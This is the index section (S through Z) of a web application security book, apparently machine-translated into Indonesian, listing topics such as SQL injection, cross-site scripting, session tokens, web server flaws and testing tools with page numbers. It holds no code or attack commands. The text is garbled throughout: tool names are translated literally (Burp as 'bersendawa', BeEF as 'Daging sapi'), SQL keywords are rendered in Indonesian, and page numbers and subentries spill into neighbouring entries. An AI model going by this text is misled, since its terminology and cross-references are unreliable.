- MENGHAPUS pernyataan, 297–298 tanda hubung ganda, 293
- pesan kesalahan, 334–338
- alat eksplorasi, 328–331
melewati filter, 311–313
- database sidik jari,** 303–304
- metodologi hacker,** 827–829
- inferensi,** 319–324
- validasi masukan** dihindari, 312
- MENYISIPKAN pernyataan, 295–296
- kesalahan JavaScript, 299
- data numerik,** 299–301, 315–316
- DIPESAN OLEH** klausula, saluran out-of-band 301–302, kueri berparameter 316–319, 339–341
- pencegahan,** 27, struktur kueri 338–342, urutan kedua 301–302, 313–314
- PILIH pernyataan, 294–295
- kode sumber, 705–706
- data string, 298–299
- sintaksis, 332–334
- penundaan waktu, 322–324
- PERSATUAN operator, 304–308
- PERSATUAN data operator ekstraksi, 308–311
- MEMPERBARUI pernyataan, penyandian URL 296–297, 300–301
- eksplorasi kerentanan,** 292–294
- fungsionalitas web, 55–56
- token terstruktur, 210–212
- Stunnel, 789
- SUBSTR(ING) fungsi, 324
- penangguhan akun, 197–198
- .swf file, 141 validasi
- sintaksis, 25 pengukuran
- log sistem
- metodologi hacker, sesi manajemen, 817–818
- token sesi, 237–239
- kerentanan, 238

T

- tanda kurung tag, melewati HTML filter, 462–464
- nama tag, melewati HTML filter, 460–461
- naskahtag, 457
- Tamper Data, 772
- TamperIE, 772–773
- Protokol TCP, penggunaan HTTP, 40
- pengujian.** Melihat pengujian akun; metodologi peretas; perangkat peretas; pengujian hipotesis statistik aplikasi pihak ketiga, 560–561

- 301 Pindah Secara Permanen, 48 302
 Ditemukan, 48
 teknik kekerasan, 84 304
 Tidak Dimodifikasi, 48
 arsitektur berjenjang, 647
 serangan, 648–654
 kategori, 648–649
 pemisahan komponen, 655–656
 pertahanan secara mendalam, 656 Jawa, 648
 lapisan, 648
 PHP, 653–654
 pengamanan, 654–656
 menumbangkan, 650–654
 algoritma dekripsi, 650
 eksekusi inklusi file lokal perintah, 652–654
 Ekstraksi MySQL, 650–652
 hubungan kepercayaan, 649–650
 akses, 649
 minimalkan, 654–655
 waktu
 penundaan
 menghitung pengidentifikasi, 575–576
 Database Oracle, injeksi perintah OS 323–324, 363–364
 Injeksi SQL, 322–324
 pembuatan token sesi, 215–217
 waktu pemeriksaan, waktu penggunaan cacat (cacat TOCTOU), 505
 cacat TOCTOU. *Meli/hat*waktu pemeriksaan, waktu penggunaan
 token cacat
 anti-CSRF, 508–509
 XSS mengalahkan, 510–511
 otentikasi, 160
 Pengujian Sequencer bersendawa keacakan, 219–221
 penyerang komputasi awan, 665
 mengenkripsi, 223–233
 penyerang, 232–233
 Sirip penyusup bersendawa, 228–231
 CBC, 227–233
 mengunduh, 231–232
 Sandi ECB, 224–226
 oracle enkripsi "mengungkapkan", 232
 menghasilkan metodologi
 peretas yang kuat, 248–249
 pemetaan aplikasi, sesi ke, 818
 metodologi hacker, sesi pengelolaan
 transmisi tidak aman, pengungkapan log sistem 817, 817–818
 diuji maknanya, 815–816
 diuji prediktabilitasnya, 816–817
 per halaman, 252–253
 manajemen sesi
 pembuatan algoritma, 249
 skrip penyerang, 217
 paparan sisi klien untuk pembajakan, 243–244
 urutan tersembunyi, 213–215
 penyadap, 234
 mengenkripsi, 223–233
 Cookie HTTP untuk, 207–208, 234–236
 HTTPS, 234–236, 250
 perlindungan siklus hidup, 250–253 fungsi login, 539–540
 bermakna, 210–212
 pengungkapan jaringan, 234–237
 per halaman, 252–253
 dapat diprediksi, 213–223
 keamanan, pembuatan, 210
 teknologi sisi server, 105
 kekuatan, 248–249
 pengungkapan log sistem, 237–239
 transmisi, 538
 Transmisi URL, 250
 di URL, 237–238
 pemetaan rentan, 240–241
 kelemahan dalam menghasilkan, 210–233
 kelemahan dalam penanganan, 233–248
 Kerentanan XSS, 243–244
 penganalisa bersama, terintegrasi suite pengujian, 767
 SSL, 233
 statis, 240
 terstruktur, 210–212
 ketergantungan waktu, 215–217 angka acak lemah generasi, 218–219
 kualitas angka acak yang lemah pengujian, 219–223
 JEJAKfungsi, 43
 logika transaksi, 844
 Injeksi trojan, serangan XSS muatan, 444–445
 hubungan kepercayaan
 metodologi hacker, keterlebihan logika aplikasi, 844
 arsitektur bertingkat
 akses, 649
 mengeksplorasi, 649–650
 minimalkan, 654–655
 Muatan serangan XSS mengeksplorasi, 446–447
 blok coba-tangkap, 30
 200 baik, 48
 201 Dibuat, 48
- ## AS
- UDF.Meli/hat*fungsi yang ditentukan pengguna serangan ganti rugi UI. *Meli/hat*pengguna antarmuka ganti rugi serangan uidparameter, 584, 590 kesalahan tidak tertangani, 30–31 pengkodean Unicode, 67–68
 Penyusup Bersendawa, 375
 pengidentifikasi sumber daya yang seragam (URI), 44
 pengalihan terbuka kerentanan, awalan absolut, 545–546
 pencari sumber daya seragam (URL) aktivasi akun, 184 pemetaan aplikasi, masukan titik masuk, 98–99
 buffer overflow dan panjang dari, 639
 kode byte, 140
 pengkodean, 67
 Injeksi SQL, 300–301
 pemotongan, 378
 bentuk, 44
 Permintaan HTTP, 40, 44
 pengalihan terbuka kerentanan, 542
 prefiks absolut, 545–546
 pemblokiran absolut, 544–545 parameter, data sisi klien transmisi, 121–122
 pemulihhan kata sandi dengan waktuterbatas, 174–175
 pengalihan Metode ASP.NET API, 723
 metode Java API, 716
 metode API bahasa Perl, 738
 Metode PHP API, 731–732
 REST, 44–45
 laba-laba, 74–75
 token sesi, 237–238, 250
 serangan terjemahan, 396–397
 PERSATUANoperator
 Kondisi Boolean, 329
 pesan kesalahan, 306
 BATALnilai, 306–307
 Database Oracle, 307–308

ketentuan, 305–306
PILIH NULLnilai, 306–307 PILIH
kueri, injeksi SQL 304–305,
304–308
 ekstraksi data, 308–311
 UNIX
di-chroot file sistem, 381
penjelajahan jalur Windows
 kerentanan dibandingkan
 dengan, 374
MEMPERBARUI pernyataan, 296–297 file
yang diunggah, XSS tersimpan
 pengujian, 484–487
Ajax, 486–487
File GIFAR, 485–486
URI.*Melihat* sumber daya yang seragam
 pengidentifikasi
URL.*Melihat* sumber daya yang seragam
 pencari lokasi
AS-ASCII, 464
 akses pengguna. *Melihat* mengakses
 masukan pengguna. *Lihat juga* memasukkan
Metode API ASP.NET untuk,
 718–719
kontrol sisi klien, 117
 ekstensi peramban, 133–153
metodologi peretas,
 801–802
Formulir HTML, 127–133
Jawa, 711–712
 Metode API, 712
pengalihan terbuka
 kerentanan, kerentanan
penjelajahan jalur 543–544,
 379–380
Bahasa Perl, 735–736
PHP, 724–727
mencerminkan pengujian XSS, 453
 pengenalan skrip, keamanan
aplikasi web 454–455
 diancam oleh, 9–10
serangan ganti rugi antarmuka pengguna (UI)
 serangan ganti rugi), 508, 511–515
 bentuk dasar, 511–513
 pembuatan bingkai, 514–515
perangkat seluler, 515
mencegah, 515
variasi, 513
Agen pengguna tajuk, 41, 52
 penargetan, 100
datapengguna, IE, 554
fungsi yang ditentukan pengguna (UDF),
 328
spidering yang diarahkan pengguna, 77–80
 keuntungan, 77
 penemuan konten tersembunyi dengan,
 81–83

spidering web dibandingkan dengan, 79
_nama belakang penyanga, 635–637 nama
pengguna
 akses kontrol penyerang
 panen, 275–276
 penyerang, 168
 alamat email, 167, 196
 pencacahan, 166–169
metodologi hacker,
 autentikasi
 pencacahan, 806–807
 keunikan, 809
 tidak unik, 181–182
fungsi perubahan kata sandi,
 172
 dapat diprediksi, 182–183, 197
pendaftaran mandiri, 182, 196
dibagikan, 181
sumber, 169
 dihasilkan sistem, 192
UTF-7, 464
UTF-16, 464–465
UTL-HTTPpaket, 317–318

V

Formulir Validasifungsi, 130
NILAI klaus, 295–296
penugasan variabel, JavaScript
 pembajakan, 522
VBScript
 pesan kesalahan, 616
 kode skrip melewati filter,
 467
 JavaScript dengan,
 fungsionalitas web 467–468, 61
tambalan vendor, server web, 695
pesan debugger verbose, 425 pesan
kesalahan verbose, 30–31,
 624
pesan kegagalan verbose,
 166–169
kontrol akses vertikal, 258
eskalasi hak istimewa vertikal,
 258, 416
Kondisi Tampilan, ASP.NET
 penyerang, 127
 Pengkodean Base64, 125–126
Burp Suite, 126
transmisi data sisi klien,
 124–127
tujuan, 125
keamanan, 155
perusakan virtual, serangan XSS
 muatan, 443–444
hosting maya
 Apache, 683

metodologi hacker, web
 server, 847–848
hosting bersama, 657
server web salah konfigurasi,
 683
mesin virtual (VM), 145
 kotak pasir, 153
jaringan pribadi virtual (VPN),
 659
VM. *Melihat* mesin virtual VPN.
Melihat pemindai kerentanan
jaringan pribadi virtual
suite pengujian terintegrasi,
 764–765
mandiri, 773–784
mandiri, 773–784
 otomatis melawar pengguna–
 diarahkan, 784
 otomatisasi yang disesuaikan,
 780–781
efek berbahaya, 779
fungsi individuasi,
 779–780
batasan, 776–777
produk, 781–782
tantangan teknis, 778–781
menggunakan, 783–784
kerentanan terdeteksi,
 774–776
kerentanan tidak terdeteksi,
 775

W

WAF. *Melihat* aplikasi web
 firewall
MENUNGGU perintah, MS-SQL,
 322–323
File PERANG, 673–676
warez, mendistribusikan, 2
Mesin WayBack, 89
WCF. *Melihat* Windows
 Kata sandi lemah
Communication Foundation, 161–
162 web 2.0, 14
 kerentanan, 65
firewall aplikasi web (WAF)
 melewati, 698
metodologi hacker, web
 server, 848–849
NULL byte, 460
server web, 697–698
aplikasi web. *Lihat juga*
 metodologi peretas;
 perangkat peretas
fungsi administrasi di
 35–36

- penyerang ASP antara, 660–663
 perilaku
 mengekstrapolasi, 109–110
 isolasi, 110
 manfaat, 5–6
 bisnis, 4
 komputasi awan, 5
 pengembangan kustom, 10
 ketergantungan penyimpanan data, 287 kesederhanaan yang menipu, 10–11 evolusi, 2–3
 cacat kerangka kerja, fungsi 685–687, 4–5
 tuntutan yang meningkat pada, 12
 pengelolaan, 35–36
 berlebihan, 11–12
 halaman, jalur fungsional *melandau*, 93–96
 keamanan, 1, 6–15
 penyerang, 6
 pemahaman pengembang, 3 masa depan, 14–15
 faktor kunci, 10–12
 perimeter jaringan baru untuk, 12–14
 input pengguna mengancam, 9–10 kerentanan, 7–8
 penyerang shared hosting
 antara, 660–663
 teknologi berkembang, 6
 pihak ketiga, 560–561
 ancaman terhadap, 3
 berkembang pesat, 11
 XPath menumbangkan logika, 345–346
 arsip web, publik
 informasi, 89–90
 browser web. *Lihat juga browser ekstensi; Firefox; Internet Explorer*
 penyerang, 559–568
 riwayat penjelajahan, 552
 kesalahan, 563
 kemampuan, 5–6
 Pengikatan ulang DNS, 563–564
 kerangka eksplloitasi, 564–566
 Daging sapi, 565–566
 Shell XSS, 566
 perangkat peretas, 748–750
 Chrome, 750
 Firefox, 749–750
 YAITU, 748–749
 suite pengujian terintegrasi,
 mencegat proxy
 mengkonfigurasi, 752–755
 Filter XSS, 479–481
 wadah web, Java, 53
 fungsionalitas web
 sisi klien, 57–65
 Ajax, 62–63, 384
 ekstensi browser
 teknologi, 65
 CSS, 60–61
 DOM, 62
 formulir, 58–60
 HTML, 58
 HTML5, 64–65
 hyperlink, 58
 JavaScript, 61
 JSON, 63
 kebijakan asal yang sama, 64
 VBScript, 61
 sisi server, 51–57, 103, 106–110
 ASP.NET, 54, 103
 Jawa, 53–54
 PHP, 54–55
 Ruby on Rails, 55
 SQL, 55–56
 layanan web, 56–57
 XML, 56
 sesi, 66
 informasi negara, 66
 server web, 669–670
 CMS, 92
 konfigurasi
 keamanan, 684
 kerentanan, 670–684
 konten default, 92, 671–677
 fungsionalitas debug, 671–672
 metodologi peretas, 847 JMX, 674–676
 fungsi canggih, fungsi sampel 673–674, kredensial default 672–673, 670–671
 metodologi hacker, 846
 daftar direktori, 677–679
 Allaire JRun, 690–691
 kekurangan, 694
 metodologi peretas, 846–849
 metode HTTP berbahaya, 847
 konten default, 847
 kredensial default, 846 bug
 perangkat lunak asli, 848
 fungsionalitas server proxy, 847
 hosting virtual, 847–848
 WAF, 848–849
 penemuan konten tersembunyi
 manfaatkan, 91–93
 Server Aplikasi JBoss, 674–676
 hosting virtual yang salah konfigurasi, 683
 Oracle, 676–677
 sebagai server proksi, perangkat lunak 682–683
 Allaire JRun, 690–691
 Apple iDisk Server, kedalaman pertahanan 690, penyandian 696–697 dan
 JVM, 690
 manajemen memori, 687–689
 Penjelajahan jalur Microsoft IIS
 kerentanan, Pengecualian Oracle PL/SQL 691–692
 Daftar bypass filter, 692–694
 sumber daya, 694
 Ruby WEBrick, 690
 pengamanan, 695–697
 pengerasan keamanan, 695–696
 tambalan vendor, 695
 kerentanan, 684–697
 kerentanan, 91–92
 WAF, 697–698
 Metode WebDAV, 679–681
 layanan web, 56–57
 Deskripsi Layanan Web
 Bahasa (WSDL), 57
 laba-laba jaring, 74–77
 otentifikasi, 76
 suite pengujian terintegrasi, 760–762
 spidering yang diarahkan pengguna
 dibandingkan dengan 79
 penyimpanan web
 komputasi awan, 665
 metodologi hacker,
 otentifikasi tidak aman, 811
 Didistribusikan berbasis web
 Penulisan dan Pembuatan Versi (WebDAV)
 melimpah, 689
 metode server web, 679–681
 WebDAV. *Lihat juga Berbasis web*
 Penulisan dan Pembuatan Versi Terdistribusi
 WEBrick, Ruby, 690
 situs web
 diciptakan penyerang, evolusi 448–449, 51
 keamanan dan evolusi, 2
 web.xml file, 716–717 Wget, 788

- DI MANAayat
MENGHAPUSpernyataan, 297–298
MENYISIPKANpernyataan, 295
PILIHpernyataan, 321
MEMPERBARUIpernyataan, 296–297
ulasan kode kotak putih, 702–703 filter berbasis daftar putih, 24
wiki, teknik brute force untuk kata sandi di, 424
Wikto, konten tersembunyi, 92–93
Windows, penjelajahan jalur UNIX kerentanan dibandingkan dengan, 374
Komunikasi Windows
Yayasan (WCF), 138
Winter-Smith, Peter, 640
Wireshark, 236
Witko, 785
World Wide Web.*Lihat juga*
protokol transfer hypertext; fungsi web
- evolusi, 2–3, 15
teknologi yang berlebihan dalam, 11–12
WSDL.*MelihatLayanan web*
Deskripsi Bahasa
- X**
. xap ffile, 141 X-Bingkai-Opsitajuk, 515
XHTML, 58
XML.*MelihatMarkup yang Dapat Diperluas Bahasa*
Injeksi entitas eksternal XML (injeksi XXE), metodologi peretas 384–386, 841
Bahasa Jalur XML (XPath) menghitung()fungsi, 348
injeksi, 344–349
buta, 347–348
kekurangan, 348–349
- metodologi hacker, 840–841
diinformasikan, 346–347
mencegah, 349
kata kunci, 346
panjang string()fungsi, 348
menumbangkan aplikasi web logika, 345–346
Permintaan XMLHttp, 62–63, 476, 524
penyerang, 529
permintaan lintas-domain, 528–529
XPath.*MelihatXML Jalur Bahasa*
XSS.*Melihatskrip lintas situs XSS*
Shell, 566
Injeksi XXE.*MelihatXML eksternal injeksi entitas*
- Z**
. ritsletingperpanjangan, 141